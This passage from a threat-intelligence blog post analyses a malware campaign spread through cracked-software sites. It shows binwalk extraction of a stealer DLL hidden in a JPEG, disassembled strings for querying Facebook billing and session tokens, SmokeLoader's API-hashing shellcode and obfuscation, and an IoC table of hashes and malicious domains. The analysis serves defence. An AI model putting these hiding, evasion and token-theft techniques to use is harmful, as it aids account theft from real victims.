
HTTP request of an `imagc` *JPEG in Wireshark.*




```
[redacted]~/Tools/VirusSamples
[redacted]~/Tools/VirusSamples 97x54
~/Tools/VirusSamples  binwalk imagc.jpg                                          ok | 11:14:06

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
287436        0x462CC         Microsoft executable, portable (PE)
504514        0x7B2C2         bix header, header size: 64 bytes, header CRC: 0xB90500, created: 1
970-01-01 09:30:40, image size: 260589826 bytes, Data Address: 0xF783, Entry Point: 0x8C000000, d
ata CRC: 0x20000, OS: pSOS, compression type: bzip2, image name: ""
1227180       0x12B9AC        Base64 standard index table
1242412       0x12F52C        SHA256 hash constants, little endian
1243452       0x12F93C        AES S-Box
1243708       0x12FA3C        AES Inverse S-Box
1316468       0x141674        SQLite 3.x database,, user version 16777216
1334116       0x145B64        Ubiquiti firmware additional data, name: UTE %s%s SUBQUERY %d, size
: 1651074874 bytes, size2: 539325184 bytes, CRC32: 0
1433997       0x15E18D        mcrypt 2.5 encrypted data, algorithm: "eapCompact", keysize: 879 by
tes, mode: "H",


~/Tools/VirusSamples  binwalk --dd=".exe" imagc.jpg                              ok | 11:14:15

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
287436        0x462CC         Microsoft executable, portable (PE)
504514        0x7B2C2         bix header, header size: 64 bytes, header CRC: 0xB90500, created: 1
970-01-01 09:30:40, image size: 260589826 bytes, Data Address: 0xF783, Entry Point: 0x8C000000, d
ata CRC: 0x20000, OS: pSOS, compression type: bzip2, image name: ""
1227180       0x12B9AC        Base64 standard index table
1242412       0x12F52C        SHA256 hash constants, little endian
1243452       0x12F93C        AES S-Box
1243708       0x12FA3C        AES Inverse S-Box
1316468       0x141674        SQLite 3.x database,, user version 16777216
1334116       0x145B64        Ubiquiti firmware additional data, name: UTE %s%s SUBQUERY %d, size
: 1651074874 bytes, size2: 539325184 bytes, CRC32: 0
1433997       0x15E18D        mcrypt 2.5 encrypted data, algorithm: "eapCompact", keysize: 879 by
tes, mode: "H",


~/Tools/VirusSamples  file _imagc.jpg.extracted/462CC                            ok | 11:16:34
_imagc.jpg.extracted/462CC: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

~/Tools/VirusSamples                                                             ok | 11:16:41
```

`binwalk` *shows us there's a PE within the image and allows us to extract it.*

```
.rdata:00000001800F87FA                 align 4
```



```
.rdata:00000001800F87FC ; const char aPaid[]
.rdata:00000001800F87FC aPaid           db 'paid',0             ; DATA XREF: sub_180005F90+46↑o
.rdata:00000001800F8801                 align 8
.rdata:00000001800F8808 ; const char aBillingStatus[]
.rdata:00000001800F8808 aBillingStatus  db 'billing_status',0   ; DATA XREF: sub_180005F90+21↑o
.rdata:00000001800F8817                 align 20h
.rdata:00000001800F8820 aHttpsBusinessF db 'https://business.facebook.com/billing_hub/payment_settings/?asset'
.rdata:00000001800F8820                                         ; DATA XREF: DllMain+194C↑o
.rdata:00000001800F8820                 db '_id=',0
.rdata:00000001800F8866                 align 8
.rdata:00000001800F8868 aAssetId        db '?asset_id',0        ; DATA XREF: DllMain+1AE7↑o
.rdata:00000001800F8872                 align 8
.rdata:00000001800F8878 aAccountId      db '"ACCOUNT_ID":',0    ; DATA XREF: DllMain+1B88↑o
.rdata:00000001800F8886                 align 8
.rdata:00000001800F8888 aGlobalscopeid  db '"globalScopeID":',0 ; DATA XREF: DllMain+1C13↑o
.rdata:00000001800F8899                 align 20h
.rdata:00000001800F88A0 aToken          db 'token":"',0         ; DATA XREF: DllMain+1C92↑o
.rdata:00000001800F88A0                                         ; DllMain+1D0C↑o
.rdata:00000001800F88A9                 align 10h
.rdata:00000001800F88B0 aDtsginitdata   db '"DTSGInitData"',0   ; DATA XREF: DllMain+1CA9↑o
.rdata:00000001800F88BF                 align 20h
.rdata:00000001800F88C0 aLsd_0          db '"LSD"',0            ; DATA XREF: DllMain+1D23↑o
.rdata:00000001800F88C6                 align 8
.rdata:00000001800F88C8 asc_1800F88C8   db ',',0                ; DATA XREF: DllMain+1D73↑o
.rdata:00000001800F88C8                                         ; DllMain+1DF1↑o ...
.rdata:00000001800F88CA                 align 4
.rdata:00000001800F88CC ; const char asc_1800F88CC[]
.rdata:00000001800F88CC asc_1800F88CC   db ':',0                ; DATA XREF: DllMain+1D8A↑o
.rdata:00000001800F88CC                                         ; DllMain+1E08↑o ...
.rdata:00000001800F88CE                 align 10h
.rdata:00000001800F88D0 aSpinR          db '"__spin_r"',0       ; DATA XREF: DllMain+1DA1↑o
.rdata:00000001800F88DB                 align 20h
.rdata:00000001800F88E0 aSpinT          db '"__spin_t"',0       ; DATA XREF: DllMain+1E1F↑o
.rdata:00000001800F88EB                 align 4
.rdata:00000001800F88EC aAv             db 'av=',0              ; DATA XREF: DllMain+1EBE↑o
.rdata:00000001800F88F0 ; const char aUser[]
.rdata:00000001800F88F0 aUser           db '&__user=',0         ; DATA XREF: DllMain+1EE8↑o
.rdata:00000001800F88F9                 align 20h
.rdata:00000001800F8900 ; const char aA1CsrReq5Dpr1C[]
.rdata:00000001800F8900 aA1CsrReq5Dpr1C db '&__a=1&__csr=&__req=5&dpr=1&__ccg=EXCELLENT&__comet_req=0&fb_dtsg'
.rdata:00000001800F8900                                         ; DATA XREF: DllMain+1F11↑o
.rdata:00000001800F8900                 db '=',0
.rdata:00000001800F8943                 align 4
.rdata:00000001800F8944 ; const char aLsd_1[]
.rdata:00000001800F8944 aLsd_1          db '&lsd=',0            ; DATA XREF: DllMain+1F3A↑o
.rdata:00000001800F894A                 align 10h
.rdata:00000001800F8950 ; const char aSpinR_0[]
.rdata:00000001800F8950 aSpinR_0        db '&__spin_r=',0       ; DATA XREF: DllMain+1F63↑o
.rdata:00000001800F8958                 align 20h
.rdata:00000001800F8960 ; const char aSpinBTrunkSpin[]
.rdata:00000001800F8960 aSpinBTrunkSpin db '&__spin_b=trunk&__spin_t=',0
.rdata:00000001800F8960                                         ; DATA XREF: DllMain+1F8C↑o
.rdata:00000001800F897A                 align 20h
.rdata:00000001800F8980 ; const char aFbApiCallerCla[]
.rdata:00000001800F8980 aFbApiCallerCla db '&fb_api_caller_class=RelayModern&fb_api_req_friendly_name=Billing'
.rdata:00000001800F8980                                         ; DATA XREF: DllMain+1FB5↑o
.rdata:00000001800F8980                 db 'AMNexusRootQuery&variables={"paymentAccountID":"',0
.rdata:00000001800F89F2                 align 8
.rdata:00000001800F89F8 ; const char aServerTimestam[]
.rdata:00000001800F89F8 aServerTimestam db '"}&server_timestamps=true&doc_id=4123775161071594',0
.rdata:00000001800F89F8                                         ; DATA XREF: DllMain+1FE9↑o
.rdata:00000001800F8A2A                 align 10h
.rdata:00000001800F8A30 aHttpsBusinessF_0:                      ; DATA XREF: DllMain+2091↑o
.rdata:00000001800F8A30                 text "UTF-16LE", 'https://business.facebook.com/api/graphql/?lll=ppp',0
.rdata:00000001800F8A96                 align 8
.rdata:00000001800F8A98 aData           db 'data',0             ; DATA XREF: DllMain+21AD↑o
.rdata:00000001800F8A98                                         ; DllMain+2286↑o
.rdata:00000001800F8A9D                 align 20h
.rdata:00000001800F8AA0 aBillableAccoun db 'billable_account_by_payment_account',0
.rdata:00000001800F8AA0                                         ; DATA XREF: DllMain+2198↑o
.rdata:00000001800F8AA0                                         ; DllMain+2271↑o
.rdata:00000001800F8AC4                 align 8
.rdata:00000001800F8AC8 aBillingPayment_0 db 'billing_payment_account',0
.rdata:00000001800F8AC8                                         ; DATA XREF: DllMain+2183↑o
.rdata:00000001800F8AE0 aBillingPayment db 'billing_payment_methods',0
.rdata:00000001800F8AE0                                         ; DATA XREF: DllMain:loc_1800037FE↑o
.rdata:00000001800F8AF8 aPaymentModes   db 'payment_modes',0    ; DATA XREF: DllMain+225C↑o
.rdata:00000001800F8B06                 align 8
.rdata:00000001800F8B08 aSupportsPostpa db 'SUPPORTS_POSTPAY',0 ; DATA XREF: DllMain+233E↑o
.rdata:00000001800F8B19                 align 20h
.rdata:00000001800F8B20 aHttpsBusinessF_1:                      ; DATA XREF: DllMain+26C5↑o
```




```
.rdata:00000001800F8820                 text "UTF-16LE", 'https://business.facebook.com/select',0
.rdata:00000001800F886A                 align 10h
.rdata:00000001800F8870 aBusinessId     db 'business_id=',0     ; DATA XREF: DllMain+2759↑o
.rdata:00000001800F887D                 align 20h
.rdata:00000001800F8880 ; const char aBusiness[]
```

Strings of the Facebook billing API in the extracted PE.
We've added the domains and hashes to the IoC table but won't be looking at this malware any further as it is well-known.

SmokeLoader


SmokeLoader is a modular malware downloader first observed in 2011. It uses code obfuscation, API function resolution, and sandbox detection for evasion. After execution, it establishes persistence and contacts a C2 server to download additional payloads like banking trojans or ransomware, the C2s we've seen were already inactive by the time we investigated them. It also employs process injection techniques for stealth. Over the years, it has undergone various updates and revisions, making it a continually evolving sophisticated threat.

The inner workings of this loader deserve an article of its own. However, there is already literature from a few years back describing the majority of its functionality.




```
push    0D5786h                      ; Function Hash
push    0D4E88h                      ; DLL Hash
call    sub_4F11FB
mov     [ebp-8], eax
push    offset unk_348BFA
push    offset unk_D4E88
call    sub_4F11FB
mov     [ebp-34h], eax
jmp     loc_4F12B0

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

; int __stdcall sub_4F11FB(int, int)
sub_4F11FB proc near                 ; CODE XREF: debug044:004F11DC↑p
                                     ; debug044:004F11EE↑p

arg_0= dword ptr  8
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    ecx
push    large dword ptr fs:30h       ; PEB header
pop     eax
mov     eax, [eax+0Ch]               ; PEB_LDR_DATA *DWORD PointerToSymbolTable
mov     ecx, [eax+0Ch]               ; struct _LIST_ENTRY InLoadOrderModuleList

loc_4F1210:                          ; CODE XREF: sub_4F11FB+2C↓j
mov     edx, [ecx]
mov     eax, [ecx+30h]               ; UNICODE_STRING FullDllName
push    2
mov     edi, [ebp+arg_0]
push    edi
push    eax
call    sub_4F127C                   ; CalculateNameHash
test    eax, eax
jz      short loc_4F1229             ; eax = void * DllBase
mov     ecx, edx
jmp     short loc_4F1210
```

Code for hashing Library and function names in first stage shellcode.



```
~/[redacted]/pacl2_sc  python3 hash_dll_and_funcs.py sc_unpacked.raw
===========  DLL NAMES  ===========
'kernel32.dll'
 hash:  0xd4e88
=========== FUNCTION NAMES ===========
'LoadLibraryA'
 hash:  0xd5786
```

Hashing emulation with the Miasm framework.



```
debug054:00511251 db 0C4h
debug054:00511252 db    4
debug054:00511253 ; ---------------------------------------------------------------------------
debug054:00511253 jnz     short near ptr loc_511257+2     ; Garbage
debug054:00511255 jz      short near ptr loc_511257+2     ; Garbage
debug054:00511257
debug054:00511257 loc_511257:                             ; CODE XREF: debug054:00511253↑j
debug054:00511257                                         ; debug054:00511255↑j
debug054:00511257 mov     eax, ds:4C483C3h                ; Garbage
debug054:0051125C mov     edi, dword_FFFFFFFC[esp]
debug054:00511260 retn
debug054:00511261 ; ---------------------------------------------------------------------------
```

Opaque Predicate

Conclusion

After an extensive analysis of the data and patterns across our telemetry, it's clear that the infections we've observed are part of a coordinated PPI campaign. The use of common initial infection vectors and active C2 servers indicate that this is an ongoing operation with simple but time-tested and effective methods of compromise.

What's alarming is the long history and adaptability of this infrastructure. The fact that some aspects date back as far as 2016 demonstrates both resilience and a continual development cycle, including the ability to deliver newer forms of malware like CustomerLoader.

We've laid out some analysis techniques that can be employed to study this threat further. Companies should update their IoC tables and implement strict security measures. We will continue to monitor this threat closely and provide updates as more information becomes available.

IOC Table

While an IoC table is provided, it should be used more of an anchor for other researchers to pivot and for the wider cybersecurity community to act on rather than a foolproof detection method. HarfangLab's EDR has used Sigma and Yara rules to block the threats described in this article.

Fabookie Stealer
072cdef00c51d1c76eaa74cfc008890cd95288a745796963b441236ada7c1f73
07d7f33376901a832dbdb441e57d72390d28225cd5fe5042f9048e5d55f40493
155dd3b4d2665fc6486167b4f8ee758f5a848039216c76614ebf3167990e9ec6
2c389fe6cbdf4948992278c96a3341f7d05659c5fd913d8eccea651961f496fd
us[.]imgjeoigaa[.]com
app[.]nnnaajjjgc[.]com


DotRunpeX (LgoogStealer)
b120d8658812d9d5dd2b0322b3e7aefa5d34ee2acaebdf15a8ef2d73f9743f22
2f4daafe79aa0dc29829991c3983f35cae602c8e6ab1de28f7cfc95e2160a66
109[.]206[.]241[.]33
CustomerLoader (DotRunpeX)
3d85c2571969b2a54f61f766f8b4ec4e167048d9b28b63ef742e7c0114d4f575
4c9b551910643eb2c5a4adaf517f41cf1c5035c1526b11f108accd970e675e31
SmokeLoader
1df80330b824fe5e09ee3b12f1cdab76c223a627b54ccda3188945317c1f90a4
Initial Compromise Websites
crack4windows[.]com
free1app[.]site
free2app[.]site
free3app[.]site
freesmartsoft[.]com
Sitool.exe (TaskLoader Stage 1)
a6d9ebae8cadfd1f6e90cc8ebaf88eeee9dc98e73c10cd9d0c67fef35099e96f
e2dcb80bcf46dbd1d44adb6ee0cd7a39e2c4829632fd94c83bba70c3907c52fb
7bbca270f423c44dbcf5bcbe1db17fbbd9e701619dea1ef9c6086b7ecee8c6bb
video-box[.]org
avkit[.]org
Tempexec Delphi Installer
b278922ccdd484c70503d72ed4f747b77a869b40e7f632d1bef6a2f80011de36
61581f8f1f64f392d7c887f1f6ae2ea0b6638b5deb2a9731094ae64f3d7d43d4
9c81817acd4982632d8c7f1df3898fca1477577738184265d735f49fc5480f07
hiapps[.]site

Inetinfo
37517181539521918488ce48e50196caf3afdfc1a87cec9bc524e8fc065ed81e
hhk[.]ghwiwwhh[.]com
ashoktodmal[.]com
45[.]12[.]253[.]74
85[.]217[.]144[.]228

Group 3
Newsletter

Our tech content in your mailbox !

More blog post :



CYBER THREAT INTELLIGENCE

Industrial Spy ransomware detected by HarfangLab EDR

The vast majority of Industrial Spy targets are mainly from the US and western Europe (80%) while few victims are from Asia and South…

Top of the page